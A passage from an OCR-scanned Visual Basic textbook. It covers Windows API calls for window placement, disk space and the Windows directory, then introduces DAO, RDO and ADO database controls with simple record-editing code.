    retVal = SetWindowPos(Me.hwnd, HWND_TOPMOST, 100, 100, _
        100, 100, SWP_DRAWFRAME Or SWP_SHOWWINDOW)

End Sub
```

That's all it takes. Now the window will stay on top of other windows, as you see in Figure 23.11. Our topmost program is a success.




Figure 23.11 Making a window topmost.

Determining Free And Total Disk Space

The Testing Department is calling again. Your program, *SuperDuperDataCrunch*, is overflowing users' disks. Can't you check how much disk space is available before writing out your 800MB database? Hmm, you think, how would that work?

You can use the **GetDiskFreeSpace** function to check how much space there is on a disk:

```
Private Declare Function GetDiskFreeSpace Lib "kernel32" Alias _
    GetDiskFreeSpaceA (ByVal     lpRootPathName As String, _
    lpSectorsPerCluster As Long,   lpBytesPerSector As Long, _
    lpNumberOfFreeClusters As Long,       lpTotalNumberOfClusters As Long) _
    As Long
```

Here's what this function's arguments mean:

- *lpRootPathName*—The disk you want to check (for example, "c:\")
- *lpSectorsPerCluster*—The number of sectors per cluster on the disk
- *lpBytesPerSector*—The number of bytes per sector
- *lpNumberOfFreeClusters*—The number of free clusters
- *lpTotalNumberOfClusters*—The total number of clusters

To find the total free space, you multiply *SectorsPerCluster* * *BytesPerSector* * *NumberOfFreeClusters*. To find the total space on the drive, you multiply *SectorsPerCluster* * *BytesPerSector* * *TotalNumberOfClusters*.

Let's see an example. Here, we'll determine the free space on the c: drive. We start by declaring **GetDiskFreeSpace**:

```
Private Declare Function GetDiskFreeSpace Lib "kernel32" Alias _
    "GetDiskFreeSpaceA" (ByVal lpRootPathName As String,_
    lngSectorsPerCluster As Long, lngBytesPerSector As Long, _
    lngNumberOfFreeClusters As Long, lngTotalNumberOfClusters As Long)_
    As Long
```

Next, when the form loads, we fill the variables *lngSectorsPerCluster*, *lngBytesPerSector*,

lngNumberOfFreeClusters, and *lngTotalNumberOfClusters* with **GetDiskFeeSpace** for drive C:

```
Private Sub Form_Load()
    Dim lngSectorsPerCluster As Long
    Dim lngBytesPerSector As Long
    Dim lngNumberOfFreeClusters As Long
    Dim lngTotalNumberOfClusters As Long

    retVal = GetDiskFreeSpace("c:\", lngSectorsPerCluster, _
    lngBytesPerSector, lngNumberOfFreeClusters, lngTotalNumberOfClusters)
...
```

Finally, we can display the total number of free bytes in a label, **Label1**, this way:

```
Private Sub Form_Load()
    Dim lngSectorsPerCluster As Long
    Dim lngBytesPerSector As Long
    Dim lngNumberOfFreeClusters As Long
    Dim lngTotalNumberOfClusters As Long

    retVal = GetDiskFreeSpace("c:\", lngSectorsPerCluster, _
        lngBytesPerSector, lngNumberOfFreeClusters, _
        lngTotalNumberOfClusters)

    Label1.Caption = "Free space on drive c: " & _
        Str(lngSectorsPerCluster * lngBytesPerSector * _
        lngNumberOfFreeClusters) & " bytes"

End Sub
```

When you run the program, you'll see the number of free bytes on the computer's C: drive, something like the display in Figure 23.12.

Figure 23.12 Determining free disk space.

Determining The Windows Directory

Sometimes you want to determine where Windows is installed on a system to be able to install files such as initialization files or DLLs. You can use the **GetWindowsDirectory** function to find the Windows directory:

```
Private Declare Function GetWindowsDirectory Lib "kernel32" Alias _
    "GetWindowsDirectoryA" (ByVal      lpBuffer As String, ByVal  nSize As _
    Long) As Long
```

Here are the arguments for the **GetWindowsDirectory** function:

- *lpBuffer*—Pointer to a buffer to store the Windows directory
- *nSize*—Size of the buffer in bytes.

Let's see an example. Here, we'll add some code to the example we started in the previous topic that displays free disk space. We add the declaration we'll need for **GetWindowsDirectory**:

```
Private Declare Function GetDiskFreeSpace Lib "kernel32" Alias _
    "GetDiskFreeSpaceA" (ByVal lpRootPathName As String, _
    lpSectorsPerCluster As Long, lpBytesPerSector As Long, _
    lpNumberOfFreeClusters As Long, lpTotalNumberOfClusters As Long)
    As Long

 Private Declare Function GetWindowsDirectory Lib "kernel32" Alias _
    "GetWindowsDirectoryA" (ByVal lpBuffer As String, ByVal nSize As _
    Long) As Long
```

Next, we set up a text buffer, get the Windows directory with **GetWindowsDirectory**, and display the Windows directory in a new label, **Label2**:

```
Private Sub Form_Load()
    Dim lngSectorsPerCluster As Long
    Dim lngBytesPerSector As Long
    Dim lngNumberOfFreeClusters As Long
    Dim lngTotalNumberOfClusters As Long
    Dim strBuffer As String * 1024

    retVal = GetDiskFreeSpace("c:\", lngSectorsPerCluster, _
    lngBytesPerSector, lngNumberOfFreeClusters,     lngTotalNumberOfClusters)

    Label1.Caption = "Free space on drive c: " & Str(lngSectorsPerCluster_
        * lngBytesPerSector * lngNumberOfFreeClusters) & "bytes"

    retVal = GetWindowsDirectory(strBuffer, 1024)
    Label2.Caption = "Windows directory: " & strBuffer

End Sub
```

That's it—the result appears in Figure 23.13. As you can see, we're now able to find the directory in which Windows itself is installed.

Figure 23.13 Determining the Windows directory.

The code for this example is located in the windisk folder on this book's accompanying CD-ROM.

TIP: If you just want to find the current, default directory, use the Visual Basic command **CurDir**. To set the current drive, use **ChDrive**, and to change directories, use **ChDir**.

Connecting To Visual C++

The Testing Department is calling again. Another company programmer has written a great routine for alphabetizing spreadsheets that would be great in your program, *SuperDuperDataCrunch*. Terrific, you say. They

say, the only problem is that those routines are written in Visual C++, and you'll have to interface them to Visual Basic. Visual C++. You say, what's that?

Chapter 24
Databases: Using DAO, RDO, And ADO

If you need an immediate solution to:

Creating And Managing Databases With The Visual Data Manager
Creating A Table With The Visual Data Manager
Creating A Field With The Visual Data Manager
Entering Data In A Database With The Visual Data Manager
Adding A Data Control To A Program
Opening A Database With The Data Control
Connecting A Data Control To A Bound Control
Registering An ODBC Source
Opening A Database With A Remote Data Control
Connecting A Remote Data Control To A Bound Control
Opening A Database With An ADO Data Control
Connecting An ADO Data Control To A Bound Control
The Data Form Wizard: Creating A Data Form
Using Database Control Methods: Adding, Deleting, And Modifying Records
Adding Records To Databases
Deleting Records In Databases
Refreshing A Data Control
Updating A Database With Changes
Moving To The Next Record
Moving To The Previous Record
Moving To The First Record
Moving To The Last Record
The Data-Bound Controls: From Text Boxes To Flex Grids
The ADO Data-Bound Controls

In Depth

This is our first chapter on databases. In this chapter, we're going to see what databases are, exploring the difference between the Microsoft database programming object sets: Data Access Objects (DAO), Remote Data Objects (RDO), and ActiveX Data Objects (ADO).

You may wonder why there are three different sets of database objects in Visual Basic. As it turns out, the reason is historical. At first, Visual Basic only supported DAO, which connected to the Microsoft Jet database engine (the database engine in Microsoft Access). Then, recognizing that there are other

database types available, Microsoft created the open database connectivity (ODBC) standard and supported ODBC with Remote Data Objects in Visual Basic. Finally, Microsoft saw that the Web was available too and created Active Data Objects, which make up a flexible standard that allows connections on the same computer, over networks, and through the Web, and is intended to supercede ODBC. ADO is also called OLE DB, and in fact, it's based on COM programming techniques (which we'll see a lot more of in Chapter 26). We'll see how to work with all three of these object sets in this and the next chapter.

There are two ways to work with the DAO, RDO, and ADO object sets in Visual Basic. The first way is working with the special controls that support them: the data control (supports DAO), the remote data control (supports ODBC), and the ADO data control (supports ADO). You use those controls to connect to and move through databases, but they don't actually display data—you *bind* them to other Visual Basic controls, and those bound controls handle the display. The second way is working with the three database object sets directly in code, without controls like the data control or the ADO data control, and that's what we'll do in the next chapter.

In this chapter, then, we'll see what databases are all about and how to create and edit them with the Visual Basic Visual Data Manager tool. Next, we'll examine the data control, the remote data control, and the ADO data control to see how to connect to databases, and we'll use the bound controls to handle those databases in depth. In the next chapter, we'll see how to access the data object libraries directly and put them to work in code for additional power.

What Are Databases?

We'll begin our discussion of databases by asking just what they are. Like many other programming concepts, databases have become more complex over the years, but the fundamental concept is still a simple one. Say you were in charge of teaching a class and were supposed to hand a grade in for each student. You might make up a table much like the one in Figure 24.1 to record the grade for each student.




Figure 24.1 A table of data.

In fact, you've already created a database—or more specifically, a database *table*. The transition from a table on paper to one in a computer is natural: with a computer, you can sort, index, update, and organize large tables of data in an easy way (and without a great waste of paper). You can even connect tables together, creating *relational* databases.

Each individual data entry in a table, such as a student's name, goes into a *field* in the table. A collection of fields together, such as the Name and Grade fields in our table, make up a *record*. Each record gets its own row in a table, and each column in that row represents a different field.

A collection of records—that is, rows of records where each column is a field—becomes a table. What, then, is a *database*? A database is just a collection of one or more tables. In fact, you can go farther than that in Visual Basic—you can have collections of databases. In DAO, those collections are called the *workspace*, and in RDO and ADO, they are referred to as the *data environment*. You can also have

indices in databases, and those are pointers to specific fields, either in the current database or another one.

Now that you've set up a database, how do you work with the data in that database? One popular way is to use Structured Query Language (SQL), which we'll see more about in the next chapter. You use SQL to set up a *query*, which when applied to a database gives you a *record set*. This record set is made up of the records from the database that matched your query—for example, you may have asked for all students that got a grade of B or better. We'll see more about working with databases in code like this in the next chapter.

Flat And Relational Databases

So far, we've defined a certain type of database: a *flat* or *flat-file* database. There is a second type of database as well: *relational* databases. Relational databases are called *relational* because they are set up to relate the data in multiple tables together. To make a table relational, you choose certain fields to be *primary keys* and *foreign keys*.

The primary key in a table is usually the most important one—the one you might use to sort on, for instance. The foreign key usually represents the primary key in another table, giving you access to that table in an organized way. For example, we might add a field for student IDs to our student grade table. That same field, student ID, may be the primary key in the school registrar's database table, which lists all students. In our table, then, the student ID field is a foreign key, allowing us to specify individual records in the registrar's table.

We've gotten an overview of databases at this point; the next step is to look into the three different ways of working with them in Visual Basic, and we'll do that now.

DAO

When Visual Basic first started working with databases, it used the Microsoft Jet database engine, which is what Microsoft Access uses. Using the Jet engine represented a considerable advance for Visual Basic, because now you could work with all kinds of data formats in the fields of a database: text, numbers, integers, longs, singles, doubles, dates, binary values, OLE objects, currency values, Boolean values, and even memo objects (up to 1.2GB of text). The Jet engine also supports SQL, which database programmers found attractive.

To support the Jet database engine, Microsoft added the data control to Visual Basic, and you can use that control to open Jet database (.mdb) files. Microsoft also added a set of Data Access Objects (DAO) to Visual Basic:

- *DBEngine*—The Jet database engine
- *Workspace*—An area can hold one or more databases
- *Database*—A collection of tables
- *TableDef*—The definition of a table
- *QueryDef*—The definition of a query
- *Recordset*—The set of records that make up the result of a query
- *Field*—A column in a table
- *Index*—An ordered list of records
- *Relation*—Stored information about the specific relationship between tables

We'll work with these Data Access Objects in the next chapter; in this chapter, we'll work with the data control.

The Data Control

The data control enables you to move around in a database from record to record and to display and

manipulate data from the records in bound controls. This control displays a set of arrow buttons the user can manipulate to move through a database, and the records from that database are displayed in bound controls. You can see a data control operating with bound controls in Figure 24.2, where we've placed our students table into a database and opened it with a data control.

Figure 24.2 Using a data control.

In fact, you can perform most data access operations using the data control—without writing any code. Data-bound controls automatically display data from one or more fields for the current record, and the data control performs all operations on the current record. If the data control is made to move to a different record, all bound controls automatically pass any changes to the data control to be saved in the database. The data control then moves to the requested record and passes back data from the current record to the bound controls where it's displayed.

When an application begins, Visual Basic uses data control properties to open a selected database, create a DAO Database object, and create a Recordset object. The data control's **Database** and **Recordset** properties refer to those Database and Recordset objects, and you can manipulate the data using those properties. For example, if you have an SQL statement to execute, you place that statement in the data control's **RecordSource** property, and the result appears in the **Recordset** property.

RDO

Remote Data Objects (RDO) connect to databases using ODBC. You set up ODBC connections to databases using the ODBC item in the Windows Control Panel, and then use one of those connections with the RDO objects. The Remote Data Objects are designed in parallel with the Data Access Objects; for example, the database engine is rdoEngine instead of DBEngine, Recordsets have become rdoResultsets, TableDefs became rdoTables, Workspaces became rdoEnvironments, Field objects became rdoColumn objects, and so on. Although the names have changed, the command set is very similar to DAO.

Although Microsoft intends ADO to supercede RDO, many programmers will use RDO for some time to come. In this chapter, we'll take a look at RDO with the remote data control.

The Remote Data Control

Like the data control, the remote data control gives you access to a database and displays data in bound controls. Unlike the data control, however, you use the remote data control to access ODBC data sources (which can include databases built with all the popular commercial database programs).

As with the data control, if the remote data control is instructed to move to a different row, all bound controls automatically pass any changes to the remote data control to be saved to the ODBC data source. The remote data control then moves to the requested row and passes back data from the current row to the bound controls where it's displayed.

In fact, the remote data control behaves like the data control in most respects, with some differences; for example, you can treat the remote data control's **SQL** property like the data control's

RecordSource property, but it cannot accept the name of a table by itself unless you populate the **rdoTables** collection first.

ADO

Microsoft's latest set of data access objects are the ActiveX Data Objects (ADO). These objects let you access data in a database server through any OLE DB provider. ADO is intended to give you a consistent interface for working with a wide variety of data sources, from text files to ODBC relational databases to complex groups of databases.

The way Microsoft implements connections to all those data sources is with the OLE DB set of COM interfaces, but that standard is a very complex one. Our interface to that interface, so to speak, is ADO, a set of objects with properties, events, and methods. Here are the ADOs:

- *Connection*—Access from your application to a data source is through a connection, the environment necessary for exchanging data. The Connection object is used to specify a particular data provider and any parameters.
- *Command*—A command issued across an established connection manipulates the data source in some way. The Command object lets ADO make it easy to issue commands.
- *Parameter*—Commands can require *parameters* that can be set before you issue the command. For example, if you require a debit from a charge account, you would specify the amount of money to be debited as a parameter in a Parameter object.
- *Recordset*—If your command is a query that returns data as rows of information in a table, then those rows are placed in local storage in a Recordset object.
- *Field*—A row of a Recordset consists of one or more fields, which are stored in Field objects.
- *Error*—Errors can occur when your program is not able to establish a connection, execute a command, or perform an operation, and ADO supports an Error object to hold the resulting error.
- *Collection*—ADO provides *collections*, an object that contains other objects of a particular type. ADO provides four types of collections: the Connection object has the **Errors** collection, the Command object has the **Parameters** collection, the Recordset object has the **Fields** collection, and the Connection, Command, Recordset, and Field objects all have a **Properties** collection, which contains all the Property objects that apply to them.
- *Events*—ADO uses the concept of events, just like other interface objects in Visual Basic. You use event handling procedures with events. There are two types of events: **ConnectionEvents** (issued when transactions occur, when commands are executed, and when connections start or end) and **RecordsetEvents** (events used to report the progress of data changes).

ADO also includes the Remote Data Service (RDS), with which you can move data from a server to a client application or Web page, manipulate the data on the client, and return updates to the server in one round-trip.

In this chapter, we're going to use the ADO data control to handle our ADO work.

The ADO Data Control

The ADO data control is similar to the data control and the remote data control. The ADO data control is designed to create a connection to a database using Microsoft ActiveX Data Objects (ADO). At design time, you create a connection by setting the **ConnectionString** property to a valid connection string, then set the **RecordSource** property to a statement appropriate to the database manager.

You can also set the **ConnectionString** property to the name of a file that defines a connection (the file is generated by a Data Link dialog box, which appears when you click ConnectionString on the Properties window and then click either Build or Select). You then connect the ADO data control to a data-bound control such as the data grid, data combo, or data list control by setting its **DataSource** properties to the ADO data control.

At runtime, you can set the **Provider**, **ConnectionString**, and **RecordSource** properties to change the database.

We'll see how to work with the ADO control in this chapter. We'll use controls like the data control, the remote data control, and the ADO data control with bound controls.

The Data-Bound Controls

You can bind certain controls to the data control, the remote data control, and the ADO data control, and those controls are called *bound controls*. To bind a control to a database control, you use properties like **DataSource** to specify the database control, and then use properties like **DataField** or **BoundColumn** to specify what field to display in the bound control, as we'll see. Here are the controls that can function as bound controls:

- Picture boxes
- Labels
- Text boxes
- Checkboxes
- Image controls
- OLE controls
- List boxes
- Masked edit controls
- Rich text boxes
- Combo boxes

In addition, there are special controls that are designed to be used as bound controls:

- DBList
- DBCombo
- FlexGrid
- MSFlexGrid

Finally, a number of bound controls are specially built to be used with the ADO control only:

- DataList
- DataCombo
- DataGrid

We'll see these controls at work in this chapter.

That's it, then, for the overview of databases. We've seen how the process works in overview; now it's time to turn to the Immediate Solutions.

Immediate Solutions

Creating And Managing Databases With The Visual Data Manager

You can create and manage databases with the Visual Data Manager. Open this tool from the Visual Basic Add-Ins menu, as shown in Figure 24.3.




Figure 24.3 The Visual Data Manager.

You can use this tool to create and modify databases. You create a new database with the File menu's New item and open an existing database with the Open item. Let's see an example. Here, we'll create a new database with the Visual Data Manager. Click the Table Type Recordset button, which is the button at the extreme left in the toolbar, and the Use Data Control On New Form button, which is the fourth button from the left.

Next, select the New item in the File menu. The Visual Data Manager lets you design databases in several different formats; for this example, choose Microsoft Access Version 7 MDB or later. The Visual Data Manager asks you for a name and path for this new database; we'll call it "db.mdb", so enter that name now and click on OK.

That's it—now we've created a new database, db.mdb. We'll add a table to it in the next topic.

Creating A Table With The Visual Data Manager

To add a table named “students” to the db.mdb database we created in the previous topic, right-click the Properties item in the Visual Data Manager’s Database window and select the New Table item, opening the Table Structure window you see in Figure 24.4.




Figure 24.4 The Visual Data Manager’s Table Structure window.

Give this new table the name “students” by typing that into the Table Name field, as shown in Figure 24.4. That’s it—it was as quick as that to create a new table.

Now that we’ve created a new table, we’ll add the new fields in this table (Name and Grade) in the next topic.

Creating A Field With The Visual Data Manager

To add fields to the database table named “students” we created in the previous topic, click the Add Field button in the Visual Data Manager’s Table Structure window, opening the Add Field dialog box you see in Figure 24.5.




Figure 24.5 The Visual Data Manager’s Add Field dialog box.

Give this new field the name “Name” by typing that into the box labeled Name and clicking on the OK button. The Add Field dialog box stays open, and the new field is added to the students table. Add another field named “Grade” in the same way. Click on OK to add the field, then click Close to close the Add Field dialog box.

Now in the Table Structure window, click the Build The Table item to build the new table with our two new fields. This creates the students table with two fields: Name and Grade, and opens that table in the Visual Data Manager’s Database window, as you can see in Figure 24.6.




Figure 24.6 Our newly created database.

In the next topic, we’ll enter data into our new table.

Entering Data In A Database With The Visual Data Manager

To enter data into a table in the Visual Data Manager, right-click the table’s entry in the Visual Data manager’s Database window and select the Open item in the menu that opens. In our case, doing so opens the Table: students dialog box you see in Figure 24.7. We’ll use this dialog box to enter the data in our database’s records. We’ll use the data you saw in Figure 24.1, but you can also use it to edit that

data.




Figure 24.7 Editing a record in a database.

Using the data in Figure 24.1, enter the name “Ann” and the grade “C” for the first student in the labeled boxes in the Table: students dialog box, as shown in Figure 24.7. Then click Update to add that new record to the database; when the Visual Data manager displays a message box asking if you want to add the new record to the database, click Yes.

To add a new record, click the Add button and add the name “Mark” and the grade “B”, and click Update. Click Yes when the Visual Data Manager asks you if you want to add the new record to the database.

When you’re done entering your records, click the Close button in the Table: students dialog box and close the database with the Close item in the Visual Data manager’s File menu.

Congratulations—you’ve created a new database.

Adding A Data Control To A Program

The Testing Department is calling again. Now that you’ve created a new database file, how about using it in a program? Okay, you say, I’ll look into it.

The database we’ve created in the previous few topics is in Microsoft Access (Jet) format, which is a format you can use with all three data access object sets: DAO, RDO, and ADO. We’ll see how to use the simplest method first: connecting that database to a data control in a Visual Basic program and using that data control with data-bound controls.

The data control is the only intrinsic database control—it’s already in the toolbox. This control’s tool appears as the tenth tool down on the right in the toolbox in Figure 24.8. Double-click that tool now to add a data control to your form.




Figure 24.8 The Data Control tool.

Stretch the data control as you want it. When you stretch the control beyond its original size, you’ll see a space for text in the center of the control; set the control’s **Caption** property to the name of the database table we’ll be working with—students.

That’s all it takes to add a data control to your program. In the next topic, we’ll see how to connect the data control to a database.

Opening A Database With The Data Control

To connect a data control to a database, you just set the data control’s **DatabaseName** property to the path and name of the Access/Jet database file you want to open. Here, we’ll use the db.mdb file we’ve

created at the beginning of this chapter. In addition, you select the table you want to work with in that file with the data control's **RecordSource** property. After connecting the control to the db.mdb database, select the students table in the drop-down list box for the **RecordSource** property in the Properties window.

You've connected the data control to a table in a database. But how do you actually see or modify the data in the database? You do that with bound controls, and we'll get an introduction to that in the next topic.

Connecting A Data Control To A Bound Control

In the previous few topics, we connected a database to a data control. To see that data, we'll use a data-bound control—a text box. We'll investigate all the data-bound controls later in this chapter—after we've gone through the ways of connecting to databases—so this is just to get us started.

To connect a text box to a data control, set the text box's **DataSource** property to the name of the data control (or remote data control or ADO control). To display a particular field in the text box, place that field's name in the text box's **DataField** property.

Let's see an example. Here, we'll use the database, db.mdb, and the data control we've developed over the previous few topics. Add a text box, **Text1**, to the program now and set its **DataSource** property to **Data1**. When you move through the database with the data control, the data control will hold the *current record*; to display a field in the current record, place that field's name in the text box's **DataField** property; here, we'll place the Name field in that property.

TIP: Set the text box's **DataSource** and **DataField** properties after adding and connecting the data control. When you do, you'll find the text box's **DataSource** and **DataField** properties can be set with drop-down list boxes in the Properties window, making that process easier.

When we run the program, we get the result in Figure 24.9. Using the data control, you can move to the beginning or end of the database, and step through record by record as well. Congratulations—now you're working with databases. The code for this example is located in the dao folder on this book's accompanying CD-ROM.




Figure 24.9 Using a data control to move through a database.

Registering An ODBC Source

The Testing Department is calling again. Your program with the data control, *SuperDuperDataBase*, is terrific, but what if you want to work with an ODBC database? Hmm, you think, is that possible?

It is, with the remote data control. You can use an ODBC data source with a remote data control, but first you have to configure a new connection for the ODBC source. You configure an ODBC connection with the 32-bit ODBC item in your computer's control panel. Open that item now, click the System DSN tab (DSN stands for *data source name*), and click the Add button to open the Create New Data Source dialog box you see in Figure 24.10.




Figure 24.10 The Create New Data Source dialog box.

You can see the ODBC drivers installed on your system in this dialog box. Select the one you want to use and click Finish; to install the db.mdb file we've developed in the previous few topics, we'll select

the Microsoft Access Driver entry here.

This opens the ODBC Microsoft Access dialog box you see in Figure 24.11. Use the Select button to select the database file, db.mdb in our example, and click on the OK button in the ODBC Microsoft Access dialog box. We give the name **db** to this source.




Figure 24.11 The ODBC Microsoft Access dialog box.

This creates a new ODBC connection for our file, and that connection appears in the ODBC Data Source Administrator, as shown in Figure 24.12.




Figure 24.12 The ODBC Data Source Administrator.

Click on the OK button to close the ODBC Data Source Administrator. Now you've added a new ODBC source to your computer's data environment. We'll use this data source, **db**, in the next topic.

Opening A Database With A Remote Data Control

To add a new remote data control to a form, follow these steps:

1. Select the Project|Components menu item.
2. Click the Controls tab in the Components dialog box that opens.
3. Select the Microsoft Remote Data Control entry in the Controls list box.
4. Click on OK to close the Components dialog box.
5. This adds the Remote Data Control tool to the toolbox; draw that control as you want it on your form.
6. Connect the remote data control to an ODBC data source with the **DataSource** property.
7. Create a result set (unlike data controls and ADO data controls, which use record sets, remote data controls use result sets) that you can work with by supplying an SQL statement in the **SQL** property.

Let's see an example. Add a remote data control, **MSRDC1**, to a form now. We'll connect it to the **db** ODBC data source we've created in the previous few topics, and you do that by setting the remote data control's **DataSourceName** property to "db".

Unlike the data control or the ADO data control, you need to create a result set to work with in the remote data control, and we create a result set by selecting the entire students table with the SQL statement **SELECT * FROM students**. Place that string in the control's **SQL** property.

Now we've connected our database to the remote data control—but how do we connect the remote data control to bound controls? We'll look at that in the next topic.

Connecting A Remote Data Control To A Bound Control

In the previous topic, we connected a database to a remote data control. To see that data, we'll use a data-bound control—a text box. We'll investigate all the data-bound controls later in this chapter—after we've gone through the ways of connecting to databases—so this is just to get us started.

To connect a text box to a remote data control, set the text box's **DataSource** property to the name of the remote data control. To display a particular field in the text box, place that field's name in the text box's **DataField** property.

Let's see an example. Here, we'll use the database, db.mdb, and the remote data control we've in the previous topic. Add a text box, **Text1**, to the program now, and set its **DataSource** property to the remote data control, **MSRDC1**.

When you move through the database with the remote data control, the remote data control will hold the *current record*; to display a field in the current record, place that field's name in the text box's **DataField** property; here, we'll place the Name field in that property.

TIP: Set the text box's **DataSource** and **DataField** properties after adding and connecting the remote data control. When you do, you'll find the text box's **DataSource** and **DataField** properties can be set with drop-down list boxes in the Properties window, making that process easier.

When we run the program, we get the result in Figure 24.13. Using the remote data control, you can move to the beginning or end of an ODBC database and step through record by record as well. Congratulations—now you're working with ODBC databases. The code for this example is located in the rdo folder on this book's accompanying CD-ROM.




Figure 24.13 Opening a database with the remote data control.

Opening A Database With An ADO Data Control

To add a new ADO data control to a form, follow these steps:

1. Select the Project|Components menu item.
2. Click the Controls tab in the Components dialog box that opens.
3. Select the Microsoft ADO Data Control entry in the Controls list box.
4. Click on OK to close the Components dialog box.
5. This adds the ADO data control tool to the toolbox; draw that control as you want it on your form.
6. Connect the ADO data control's Connection object to a data source with the **ConnectionString** property, separating items in that string with semicolons. At the least, you should specify the **Provider** (the type of OLE DB) and **Data Source** (database name) values in the **ConnectionString**. See the following material for more information.

Let's see an example. Here, we'll connect an ADO data control to the database we've constructed in the early parts of this chapter, db.mdb. To do that, add an ADO data control, **Adodc1**, to a form, and set its **ConnectionString** property to specify the data provider type and the data source for that database like this:

```
"PROVIDER=Microsoft.Jet.OLEDB.3.51;Data Source=c:\vbbb\ado\db.mdb;"
```

> **TIP:** One way of connecting an ADO control to a database easily is with the Data Form Wizard, which generates the connection string for you automatically. We'll see more of this wizard later in this chapter.

Next, set the ADO data control's **RecordSource** property to the table to work with, which is students in our example database, db.mdb.

Now you've connected a database to the ADO data control. To connect the ADO data control to bound controls, see the next topic.

Connecting An ADO Data Control To A Bound Control

In the previous topic, we connected a database to an ADO data control. To see that data, we'll use a data-bound control—a text box. We'll investigate all the data-bound controls later in this chapter—after we've gone through the ways of connecting to databases—so this is just to get us started.

To connect a text box to an ADO data control, set the text box's **DataSource** property to the name of the remote data control. To display a particular field in the text box, place that field's name in the text box's **DataField** property.

Let's see an example. Here, we'll use the database, db.mdb, and the ADO data control we developed over the previous few topics. Add a text box, **Text1**, to the program now, and set its **DataSource** property to the ADO data control, **Adodc1**. When you move through the database with the ADO data control, the ADO data control will hold the *current record*; to display a field in the current record, place that field's name in the text box's **DataField** property; here, we'll place the Name field in that property.

> **TIP:** Set the text box's **DataSource** and **DataField** properties after adding and connecting the remote data control. When you do, you'll find the text box's **DataSource** and **DataField** properties can be set with drop-down list boxes in the Properties window, making that process easier.

When we run the program, we get the result in Figure 24.14. Using the ADO data control, you can move to the beginning or end of databases, and step through record by record as well. Congratulations—now you're working with ADO databases. The code for this example is located in the ado folder on this book's accompanying CD-ROM.




Figure 24.14 Opening a database with the ADO data control.

The Data Form Wizard: Creating A Data Form

You can use the Visual Basic Data Form Wizard to create a form using an ADO control or ADO code that lets you open and edit a database. To use the Data Form Wizard, select it in the Visual Basic Add-Ins menu (if it's not there, add it with the Add-Ins Manager in the Add-Ins menu) and follow the steps in the Data Form Wizard, one step for each successive window that appears in the Wizard:

1. Introduction window. This window asks if you want to load a profile to create the data form; click Next.

2. Database Type. This window lets you select the database format, like Microsoft Access or ODBC. For the example database we've developed in this chapter, db.mdb, select the Access type. Click Next.

3. Database. This window lets you select the database to work with. Use the Name box and the Browse button to select your database or data source. The Data Form Wizard will create the correct connection string for the ADO data control. Click Next.

4. Form. This window lets you specify the name for the form you're creating, as well as the form layout (how the data will be displayed): single record, grid, and so on, as shown in Figure 24.15. You can also specify how to bind the database to the form: with an ADO control or ADO code, or with a class (we'll see more about classes when we discuss code components in Chapter 27). For our example database, we will use an ADO control for the binding. Click Next to go to the next window.

Figure 24.15 Setting up a data entry form.

5. Record Source. In this window, select the table name and the fields you want displayed, as shown in Figure 24.16. Click Next to go to the next window.




Figure 24.16 Selecting the record source.

6. Control Selection. Specify the buttons you want in the data entry form: Add, Delete, Refresh, and so on. For the example we'll create later in this topic, leave all options selected and click Next.

7. Finished!. Click Finish in this window to create the new data form.

Let's see an example to make this clearer.

Create a new project, and remove **Form1**. Next, follow the preceding steps to create a new data form named **Form1** using our db.mdb database, and set the project's startup object (using the Visual Basic Project|Properties menu item) to **Form1**.

When you run this example, the records of our database appear in the data form, as shown in Figure 24.17. You can move through the database, editing the records as you like. When you change a record, click the Update button to change the actual record in the database file itself. Now we're editing

databases with our own programs in Visual Basic. The code for this example is located in the dataentry folder on this book's accompanying CD-ROM.




Figure 24.17 The ADO data entry form.

Using Database Control Methods: Adding, Deleting, And Modifying Records

The Testing Department is calling again: your *SuperDuperDataBase* program is terrific, but instead of restricting users to simply moving through a database, how about letting them edit the data in that text box, adding new records and so on? Hmm, you think, how would that work?

Like most controls, the DAO, RDO, and ADO controls have methods, events, and properties. To make these controls consistent, Microsoft has given them the same core methods, and we'll take a look at those methods in this chapter. Using these methods, users can add records to a database, change those records, delete them, and move around in the database.

In the next few topics, we'll develop the program you see in Figure 24.18, where we're editing the db.mdb database we developed in the beginning of the chapter. Because all data controls have the same core methods, we'll use a data control, **Data1**, in this example to keep this example easy. We also use two text boxes, **Text1** and **Text2**, connected to **Data1** and the Name and Grade fields in our database, respectively. Now all we have to do is to make all the buttons in the program active, and we'll do that in the following few topics. The code for this example is located in the dbmethods folder on this book's accompanying CD-ROM.

Figure 24.18 Using data control methods to add, edit, and delete records.

Adding Records To Databases

You can add a new record to a database with the **AddNew** method of the **Recordset** property of a data or ADO data control, or of the **Resultset** property of a remote data control. Let's see an example. When the user clicks the Add button in the dbmethods example we're developing in this and the previous few topics, we can add a new record like this:

```
Private Sub cmdAdd_Click()
  Data1.Recordset.AddNew
End Sub
```

This adds a new, blank record. You can enter the data you want in the record's fields, and to update the database, you click the Update button.

Deleting Records In Databases

You can delete a record in a database with the **Delete** method of the **Recordset** property of a data or an

ADO data control, or of the **Resultset** property of a remote data control. Let's see an example. When the user clicks the Delete button in the dbmethods example we're developing in this and the previous few topics, we can delete a record like this:

```
Private Sub cmdDelete_Click()
  Data1.Recordset.Delete
...
End Sub
```

To avoid displaying a blank record, we also move to the next record this way:

```
Private Sub cmdDelete_Click()
  Data1.Recordset.Delete
  Data1.Recordset.MoveNext
End Sub
```

Refreshing A Data Control

When working with multiple databases, you can refresh the data in the current database control with the **Refresh** method of the data, ADO data control, or the remote data control. Let's see an example. When the user clicks the Refresh button in the dbmethods example we're developing in this and the previous few topics, we can refresh the control like this:

```
Private Sub cmdRefresh_Click()
  Data1.Refresh
End Sub
```

Updating A Database With Changes

After changing the fields in a record, you can update a database with the **UpdateRecord** method of the data, ADO data control, or remote data control. Let's see an example. When the user clicks the Update button in the dbmethods example we're developing in this and the previous few topics, we can update the database with the new record like this:

```
Private Sub cmdUpdate_Click()
  Data1.UpdateRecord
End Sub
```

Moving To The Next Record

